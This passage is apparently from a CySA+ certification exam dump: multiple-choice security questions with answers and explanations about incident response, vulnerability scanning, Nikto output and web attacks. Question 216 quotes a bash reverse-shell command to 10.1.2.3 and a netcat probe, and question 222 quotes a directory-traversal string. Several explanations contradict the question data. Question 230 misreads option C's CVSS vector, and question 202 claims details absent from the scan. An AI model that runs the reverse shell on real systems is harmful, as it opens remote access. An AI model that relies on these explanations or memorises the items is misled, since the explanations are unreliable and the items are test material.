entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.

OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 190

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

Answer: C

Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. References: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 193

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review Of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

Answer: C

Explanation:

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities¹. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION 198

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 200

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

- A. Containerization
- B. Manual code reviews
- C. Static and dynamic analysis
- D. Formal methods

Answer: D

Explanation:

According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools¹.

Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues¹.

NEW QUESTION 201

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

Answer: C

Explanation:

Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 202

A security analyst reviews the following results of a Nikto scan:

```

shared@LinuxHint: ~
File Edit View Search Terminal Help
-----
+ Server: Apache
+ Root page / redirects to: https://www.proz.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/crawler-pit/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/s/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translator/2372s/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/127329s/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=404/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translation-news/wp-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (500)
+ "robots.txt" contains 10 entries which should be manually viewed.
+ lines
+ /crossdomain.xml contains 1 line which should be manually viewed for improper domains or wildcards.
+ Server is using a wildcard certificate: '*.proz.com'
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8201xdh%28VS.80%29.aspx for details.
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associates.net. These could not be tested remotely.
+ /ssdefs/: SiteSeed pre 1.4.2 has 'major' security problems.
+ /sshome/: SiteSeed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /scripts/samples/details.idc: See RFP 9901; www.wiretrip.net
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ OSVDB-637: /-root/: Allowed to browse root's home directory.
+ /cgi-bin/wrap: comes with IRIX 6.2: allows to view directories
+ /forums//admin/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//adm/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//administrator/config.php: PHP Config file may contain database IDs and passwords.

```

Which of the following should the security administrator investigate next?

- A. tiki
- B. phplist
- C. shtml.exe
- D. sshome

Answer: C

Explanation:

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References: Nikto-Penetration testing. Introduction, Web application scanning with Nikto

NEW QUESTION 205

Which of the following is a nation-state actor least likely to be concerned with?

- A. Detection by MITRE ATT&CK framework.
- B. Detection or prevention of reconnaissance activities.
- C. Examination of its actions and objectives.
- D. Forensic analysis for legal action of the actions taken

Answer: D

Explanation:

A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors. They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution.

References:

- ? 1: MITRE ATT&CK®
- ? 2: What is the MITRE ATT&CK Framework? | IBM
- ? 3: MITRE ATT&CK | MITRE
- ? 4: Cyber Forensics Explained: Reasons, Phases & Challenges of Cyber Forensics | Splunk
- ? 5: Digital Forensics: How to Identify the Cause of a Cyber Attack - G2

NEW QUESTION 209

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacklivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

Answer: C

Explanation:

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An

insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

NEW QUESTION 211

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

- A. Data enrichment
- B. Security control plane
- C. Threat feed combination
- D. Single pane of glass

Answer: D

Explanation:

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

NEW QUESTION 216

A security analyst identified the following suspicious entry on the host-based IDS logs: `bash -i >& /dev/tcp/10.1.2.3/8080 0>&1`
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A. `#!/bin/bashnc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK"`
- B. `#!/bin/bashps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`
- C. `#!/bin/bashls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK"`
- D. `#!/bin/bashnetstat -antp |grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`

Answer: D

Explanation:

The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339. Reverse Shell Cheat Sheet, Bash section.

NEW QUESTION 219

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

Answer: A

Explanation:

Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

NEW QUESTION 220

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

- A. The scanner is running without an agent installed.
- B. The scanner is running in active mode.
- C. The scanner is segmented improperly.
- D. The scanner is configured with a scanning window.

Answer: B

Explanation:

The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner¹². Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation³. References: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How ... - Acunetix, Vulnerability Scanning Best Practices

NEW QUESTION 221

Which of the following can be used to learn more about TTPs used by cybercriminals?

- A. ZenMAP
- B. MITRE ATT&CK
- C. National Institute of Standards and Technology
- D. theHarvester

Answer: B

Explanation:

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.

References: MITRE ATT&CK, Getting Started with ATT&CK, MITRE ATT&CK | MITRE

NEW QUESTION 222

While reviewing the web server logs a security analyst notices the following snippet

```
..\..\..\boot.ini
```

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion
- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of/etc/pasawd

Answer: A

Explanation:

The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "." (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION 225

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

- A. Inform the internal incident response team.
- B. Follow the company's incident response plan.
- C. Review the lessons learned for the best approach.
- D. Determine when the access started.

Answer: B

Explanation:

An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.

By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.

The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach (C) is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

NEW QUESTION 229

A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

- A. Eradication
- B. Isolation
- C. Reporting
- D. Forensic analysis

Answer: D

Explanation:

After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 244; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 253.

NEW QUESTION 230

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.

* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.

* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A)

Name: THOR.HAMMER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Internal System

B)

Name: CAP.SHIELD

CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External System

C)

Name: LOKI.DAGGER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External System

D)

Name: THANOS.GAUNTLET

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Internal System

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

Explanation:

According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: <https://www.first.org/cvss/>

NEW QUESTION 233

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Answer: C

Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised. References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION 237

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